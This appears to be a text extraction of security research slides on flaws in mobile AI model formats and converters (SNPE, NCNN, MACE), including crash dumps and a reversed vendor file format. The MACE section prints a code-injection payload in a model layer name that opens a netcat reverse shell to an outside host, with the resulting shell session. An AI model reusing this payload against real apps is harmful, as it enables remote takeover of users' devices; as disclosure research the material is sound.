
Reversed File Format for
Vendor C's Models


None Standard information
(vendor extension)

The screenshot shows a debugger interface with two main windows. The top window is a memory dump viewer with a hex dump of memory starting at address 0000h. A red box highlights the vendor's name 'Cambricon' in the ASCII column. The bottom window is a table of the reversed file format for Vendor C's models, showing nested structures and their memory locations.

Name	Value	Start	Size	Color
struct seg seg_in		99h	24h	Fg: Bg:
int seg_num	1	99h	4h	Fg: Bg:
struct seg_shape shape[1]		9Dh	20h	Fg: Bg:
struct seg_shape shape[0]	9Dh	20h	20h	Fg: Bg:
int n	1	9Dh	4h	Fg: Bg:
int c	3	A1h	4h	Fg: Bg:
int h	800	A5h	4h	Fg: Bg:
int e	800	A9h	4h	Fg: Bg:
int64 db_addr0	40960000	ADh	8h	Fg: Bg:
int64 db_addr1	61440000	B5h	8h	Fg: Bg:
struct seg seg_out		BDh	24h	Fg: Bg:
int seg_info_size	256	E1h	4h	Fg: Bg:
char inseg_info[256]		E5h	100h	Fg: Bg:
char outseg_info[256]		1E5h	100h	Fg: Bg:
struct onChipInst onChip_inst[2]		2E5h	218h	Fg: Bg:

Tools provided to convert generic models to vendor specific models





4. What Can Go Wrong With “Bad” Models?




Problem #1

Load or run-time error due to invalid parameters

Invalid Parameters in Models (SNPE)

```
layer {  
    name: "data"  
    type: "Input"  
    top: "data"  
    input_param {  
        shape: {  
            dim: 4294967296  
            dim: 3  
            dim: 227  
            dim: 227  
        }  
    }  
}
```


snpe-caffe-to-dlc -c bad.prototxt -d bad.dlc



Invalid Parameters in Models (SNPE)

```
layer {  
    name: "data"  
    type: "Input"  
    top: "data"  
    input_param {  
        shape: {  
            dim: 4294967296  
            dim: 3  
            dim: 227  
            dim: 227  
        }  
    }  
}
```

snpe-caffe-to-dlc -c bad.prototxt -d bad.dlc




- The big number is truncated ($4294967296 == 0x100000000 \rightarrow 0x00000000$)
- The conversion tool *snpe-caffe-to-dlc* fails to catch the problem
- Model in dlc contains an invalid shape, thus application crashes at the “forward” time

RBX=0x100000000

BUT

EBX=0x0



N C H W
{0, 3, 227, 227}

add_data_layer()
@libDlModelTools.so

```
RAX 0xfffffffffc600 ← 0x0
RBX 0x10000000000
RCX 0x7ffff7bb5760 (main_arena) ← 0x0
RDX 0x0
RDI 0x7ffff7bb5760 (main_arena) ← 0x0
RSI 0x0
R8 0x0
R9 0x2
R10 0x2
R11 0x7ffff6795458 ← 0x4
R12 0x0
R13 0x1
R14 0x0
R15 0x18e1e80 → 0x7ffff7bb57c8 (main_arena+104) → 0x1bd7520 ← 0x206010601060106
RBP 0x18e1e80 → 0x7ffff7bb57c8 (main_arena+104) → 0x1bd7520 ← 0x206010601060106
RSP 0xfffffffffc500 ← 0x200000000
RIP 0x7ffff14b1732 ← mov dword ptr [r15 + r12*4], ebx
```

[DISASM]

```
0x7ffff14b1721    mov    rdx, qword ptr [rax + 8]
0x7ffff14b1725    sub    rdx, rsi
0x7ffff14b1728    mov    r12, rdx
0x7ffff14b172b    sar    r12, 2
0x7ffff14b172f    mov    r15, rbp
▶ 0x7ffff14b1732    mov    dword ptr [r15 + r12*4], ebx
0x7ffff14b1736    test   rdx, rdx
0x7ffff14b1739    je     0x7ffff14b1749
↓
0x7ffff14b1749    lea    rbx, [r15 + r12*4]
0x7ffff14b174d    add    rbx, 4
0x7ffff14b1751    test   rsi, rsi
```

[STACK]

```
00:0000  rsp  0xfffffffffc500 ← 0x200000000
01:0008  0x7fffffc508 → 0x7fffffc600 ← 0x0
02:0010  0x7fffffc510 → 0x1d73860 ← 0x3
03:0018  0x7fffffc518 → 0x7fffffc610 ← 0x0
04:0020  0x7fffffc520 → 0x7fffffc608 ← 0x0
05:0028  0x7fffffc528 → 0x7fffffc810 → 0x7fffc4d81290 ← 0x3
06:0030  0x7fffffc530 ← 0x4
07:0038  0x7fffffc538 ← 0x0
```


Invalid Layer Topology in Models (NCNN)

```
./caffe2ncnn deploy.prototxt bvlc_alexnet.caffemodel alexnet.param alexnet.bin  
./ncnn2mem alexnet.param alexnet.bin alexnet.id.h alexnet.mem.h
```



Invalid Layer Topology in Models (NCNN)

```
./caffe2ncnn deploy.prototxt bvlc_alexnet.caffemodel alexnet.param alexnet.bin  
./ncnn2mem alexnet.param alexnet.bin alexnet.id.h alexnet.mem.h
```



- Conversion tool *ncnn2mem* eliminates plaintext content, such as layer name
- The binary topology file (Parambin) uses a number to label each layer and blob
- NCNN does not check whether the index number is the same for both top and bottom blobs

Recursion
after
run the
model

```
#20940 0x000000000040e0cc in ncnn::Net::forward_layer(int, std::vector<ncnn::Mat, std::allocator<ncnn::Mat> >&, ncnn::Option&) const ()  
#20941 0x0000000000040d54c in ncnn::Net::forward_layer(int, std::vector<ncnn::Mat, std::allocator<ncnn::Mat> >&, ncnn::Option&) const ()  
#20942 0x0000000000040d54c in ncnn::Net::forward_layer(int, std::vector<ncnn::Mat, std::allocator<ncnn::Mat> >&, ncnn::Option&) const ()  
#20943 0x0000000000040e0cc in ncnn::Net::forward_layer(int, std::vector<ncnn::Mat, std::allocator<ncnn::Mat> >&, ncnn::Option&) const ()  
#20944 0x0000000000040d54c in ncnn::Net::forward_layer(int, std::vector<ncnn::Mat, std::allocator<ncnn::Mat> >&, ncnn::Option&) const ()  
#20945 0x0000000000040d54c in ncnn::Net::forward_layer(int, std::vector<ncnn::Mat, std::allocator<ncnn::Mat> >&, ncnn::Option&) const ()  
#20946 0x0000000000040e0cc in ncnn::Net::forward_layer(int, std::vector<ncnn::Mat, std::allocator<ncnn::Mat> >&, ncnn::Option&) const ()  
#20947 0x0000000000040d54c in ncnn::Net::forward_layer(int, std::vector<ncnn::Mat, std::allocator<ncnn::Mat> >&, ncnn::Option&) const ()  
#20948 0x0000000000040d54c in ncnn::Net::forward_layer(int, std::vector<ncnn::Mat, std::allocator<ncnn::Mat> >&, ncnn::Option&) const ()  
#20949 0x0000000000040e0cc in ncnn::Net::forward_layer(int, std::vector<ncnn::Mat, std::allocator<ncnn::Mat> >&, ncnn::Option&) const ()  
#20950 0x0000000000040d54c in ncnn::Net::forward_layer(int, std::vector<ncnn::Mat, std::allocator<ncnn::Mat> >&, ncnn::Option&) const ()  
#20951 0x0000000000040d54c in ncnn::Net::forward_layer(int, std::vector<ncnn::Mat, std::allocator<ncnn::Mat> >&, ncnn::Option&) const ()  
#20952 0x0000000000040e0cc in ncnn::Net::forward_layer(int, std::vector<ncnn::Mat, std::allocator<ncnn::Mat> >&, ncnn::Option&) const ()  
#20953 0x0000000000040d54c in ncnn::Net::forward_layer(int, std::vector<ncnn::Mat, std::allocator<ncnn::Mat> >&, ncnn::Option&) const ()  
#20954 0x0000000000040d54c in ncnn::Net::forward_layer(int, std::vector<ncnn::Mat, std::allocator<ncnn::Mat> >&, ncnn::Option&) const ()  
#20955 0x0000000000040d54c in ncnn::Net::forward_layer(int, std::vector<ncnn::Mat, std::allocator<ncnn::Mat> >&, ncnn::Option&) const ()  
#20956 0x0000000000040d54c in ncnn::Net::forward_layer(int, std::vector<ncnn::Mat, std::allocator<ncnn::Mat> >&, ncnn::Option&) const ()  
#20957 0x0000000000040d54c in ncnn::Net::forward_layer(int, std::vector<ncnn::Mat, std::allocator<ncnn::Mat> >&, ncnn::Option&) const ()  
#20958 0x0000000000040f0e7 in ncnn::Extractor::extract(int, ncnn::Mat&) ()  
#20959 0x00000000000402517 in main ()  
#20960 0x00007ffff6b11830 in __libc_start_main (main=0x4022c0 <main>, argc=2, argv=0x7fffffffdd48, init=<optimized out>, fini=<optimized  
7fffffffdd38) at ../csu/libc-start.c:291  
#20961 0x00000000000402cc9 in __start ()  
pwndbg> █
```

Infinite
recursion
causes a
segment fault

t 3	40d54c
f 4	40d54c
f 5	40d54c
f 6	40d54c
f 7	40d54c
f 8	40d54c
f 9	40d54c
f 10	40d54c

```
Program received signal SIGSEGV (fault address 0x7fffffff7fef18)  
pwndbg> █
```


Problem #2

Code injection During Model Conversion



Invalid Operation in Model Conversion (MACE)

```
python tools/converter.py convert --config=mace/mobilenet.yml --target_abis=arm64-v8a
```



- MACE framework's local models are in the form of executable code (.so)
- Conversion tool uses template(jinja2) to produce C++ code

Demo of code injection through AI Models (MACE)



Invalid Operation in Model Conversion (MACE)

```
python tools/converter.py convert --config=mace/mobilenet.yml --target_abi=arm64-v8a
```

```
layer {
    name: 'Hello');FILE *f=fopen("/data/data/com.xiaomi.mace.demo/
pwn","w");fprintf(f,"%s","Pwned by LambdaX");fclose(f);for(;;){system("toybox
nc IP 8888|/system/bin/sh|toybox nc IP 9999 &");system("ping -c 1
1.1.1.1");printf("World'
    type: "ReLU"
    bottom: "fc7"    → prototxt → converter.
    top: "fc7"        py      → gcc      → model.
                                         so      → load
                                         model.so → run
                                         model.so
}
```



Injected Code

CreateOperator19()
@op1.cc

```
704 void CreateOperator19(mace::OperatorDef *op) {  
705     MACE_LATENCY_LOGGER(2, "Create operator Hello");FILE *f=fopen("/data/data/  
com.xiaomi.mace.demo/pwn", "w");fprintf(f,"%s","Pwned by LambdaX");fclose  
(f);for(;;){system("toybox nc [REDACTED] 8888 |/system/bin/sh|toybox nc  
[REDACTED] 9999 &");system("ping -c 1 1.1.1.1");}printf("World");  
706 }
```

sub_14f410
@libmace_mobile_jni.so



The screenshot shows a debugger interface with assembly code. The assembly code is color-coded: blue for instructions, green for registers (X0-X20), and red for memory addresses and strings. A tooltip 'Set node color' is visible over the first instruction. The code implements the C code from the previous snippet, performing file operations and system calls to establish a reverse shell.

```
locSet node color  
ADRP      X0, #aDataDataComXia@PAGE ; "/data/data/com.xiaomi.mace.demo/pwn"  
ADRP      X1, #aW@PAGE ; "w"  
ADD       X0, X0, #aDataDataComXia@PAGEOFF ; "/data/data/com.xiaomi.mace.demo/pwn"  
ADD       X1, X1, #aW@PAGEOFF ; "w"  
BL        .fopen  
MOV       X19, X0  
ADRP      X0, #aPwnedByLambdax@PAGE ; "Pwned by LambdaX"  
ADD       X0, X0, #aPwnedByLambdax@PAGEOFF ; "Pwned by LambdaX"  
MOV       W1, #0x10  
MOV       W2, #1  
MOV       X3, X19  
BL        .fwrite  
MOV       X0, X19  
BL        .fclose  
ADRP      X19, #aToyboxNc114678@PAGE ; "toybox nc [REDACTED] 8888 |/system/b"..."  
ADRP      X20, #aPingC11111@PAGE ; "ping -c 1 1.1.1.1"  
ADD       X19, X19, #aToyboxNc114678@PAGEOFF ; "toybox nc [REDACTED] 8888 |/system/b"..."  
ADD       X20, X20, #aPingC11111@PAGEOFF ; "ping -c 1 1.1.1.1"
```

Invalid Operation in Model Conversion (MACE)

```
python tools/converter.py convert --config=mace/mobilenet.yml --target_abis=arm64-v8a
```

```
layer {  
    name: 'Hello');FILE *f=fopen("/data/data/com.xiaomi.mace.demo/  
pwn","w");fprintf(f,"%s","Pwned by LambdaX");fclose(f);for(;;){system("toybox  
nc IP 8888|/system/bin/sh|toybox nc IP 9999 &");system("ping -c 1  
1.1.1.1");printf("World'  
    type: "ReLU"  
    bottom: "fc7"  → prototxt → converter.  
    top: "fc7"      py → gcc → model.  
                           so → load  
                           model.so → run  
                           model.so  
}  
}
```

- Conversion tool use template(jinja2) to produce C++ code
- Attackers can potentially inject code through models!
- Malicious code would run at model loading or “forwarding” time

Injection Result

- When the APP loads the specific model, the attacker gets a remote shell

```
root@JD:~# ./exp
Enter cmd: id
uid=10158(u0_a158) gid=10158(u0_a158) groups=10158(u0_a158),3003/inet),9997(everybody),50158(all_a158) co
ntext=u:r:untrusted_app:s0:c512,c768
Enter cmd: ls
acct bin cache charger config cust custom d data default.prop dev enableswap.sh etc factory_init.project.
rc factory_init.rc file_contexts fstab.mt6797 init init.aee.rc init.common_svc.rc init.custom.rc init.env
iron.rc init.mal.rc init.miui.cust.rc init.miui.early_boot.sh init.miui.google_revenue_share.rc init.miui g
.google_revenue_share_v2.rc init.miui.nativedebug.rc init.miui.post_boot.sh init.miui.rc init.modem.rc in
it.mt6797.rc init.mt6797.usb.rc init.project.rc init.rc init.recovery.hardware.rc init.recovery.mt6797.rc
init.trace.rc init.trustonic.rc init.usb.rc init.volte.rc init.xlog.rc init.zygote32.rc init.zygote64_32
.rc meta_init.modem.rc meta_init.project.rc meta_init.rc mnt nvcfg nvdata oem proc property_contexts prot
ect_f protect_s root sbin sdcard seapp_contexts selinux_version sepolicy service_contexts storage sys sys
tem ueventd.mt6797.rc ueventd.rc unlock_key vendor verity_key
Enter cmd: ifconfig
wlan0 Link encap:UNSPEC inet addr:192.168.43.36 Bcast:192.168.43.255 Mask:255.255.255.0 inet6 addr: 2409:
8900:2700:6464:9c5:4cf:aa9d:a04b/64 Scope: Global inet6 addr: 2409:8900:2700:6464:3aa4:edff:fe65:fb0b/64
Scope: Global inet6 addr: fe80::3aa4:edff:fe65:fb0b/64 Scope: Link UP BROADCAST RUNNING MULTICAST MTU:15
00 Metric:1 RX packets:145958 errors:0 dropped:0 overruns:0 frame:0 TX packets:147964 errors:58 dropped:0
overruns:0 carrier:0 collisions:0 txqueuelen:1000 RX bytes:12157966 TX bytes:12286903 p2p0 Link encap:UN
SPEC UP BROADCAST MULTICAST MTU:1500 Metric:1 RX packets:0 errors:0 dropped:0 overruns:0 frame:0 TX packe
ts:2 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:1000 RX bytes:0 TX bytes:168 lo Link
encap:UNSPEC inet addr:127.0.0.1 Mask:255.0.0.0 inet6 addr: ::1/128 Scope: Host UP LOOPBACK RUNNING MTU:
65536 Metric:1 RX packets:548 errors:0 dropped:0 overruns:0 frame:0 TX packets:548 errors:0 dropped:0 ove
rruns:0 carrier:0 collisions:0 txqueuelen:0 RX bytes:57140 TX bytes:57140
```

Problem #3

Demo of Privacy Leak Caused by Model Extensions



An AI Model with Extended Fields

Information that might lead to vendor's name is hidden

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	63	61	6D	62	72	69	63	6F	6E	5F	6F	66	66	6C	69	6E
0010h:	65	56	31	2E	30	31	2E	30	30	31	2E	31	38	30	33	32
0020h:	30	2E	39	35	33	37	62	66	64	00	00	00	00	00	00	00
0030h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0040h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0050h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0060h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0070h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0080h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0090h:	00	00	00	00	00	01	00	00	00	01	00	00	00	01	00	00
00A0h:	00	03	00	00	00	20	03	00	00	20	03	00	00	00	00	71q
00B0h:	02	00	00	00	00	00	80	A9	03	00	00	00	00	01	00	00€©...
00C0h:	00	01	00	00	00	03	00	00	00	20	03	00	00	20	03	00
00D0h:	00	00	00	E2	04	00	00	00	00	40	B6	30	05	00	00	00â...@¶0...

Reversed File Format for Vendor C's Models

None Standard information (vendor extension)

Name	Value	Start	Size	Color
▼ struct seg seg_in		99h	24h	Fg: Bg:
int seg_num	1	99h	4h	Fg: Bg:
▼ struct seg_shape shape[1]		9Dh	20h	Fg: Bg:
▼ struct seg_shape shape[0]	9Dh	20h	20h	Fg: Bg:
int n	1	9Dh	4h	Fg: Bg:
int c	3	A1h	4h	Fg: Bg:
int h	800	A5h	4h	Fg: Bg:
int e	800	A9h	4h	Fg: Bg:
int64 db_addr0	40960000	ADh	8h	Fg: Bg:
int64 db_addr1	61440000	B5h	8h	Fg: Bg:
► struct seg seg_out		BDh	24h	Fg: Bg:
int seg_info_size	256	E1h	4h	Fg: Bg:
► char inseg_info[256]		E5h	100h	Fg: Bg:
► char outseg_info[256]		1E5h	100h	Fg: Bg:
► struct onChipInst onChip_inst[2]		2E5h	218h	Fg: Bg:

Vendor C's AI Model File Contains:

- IPU instructions
- Neural network layers and parameters
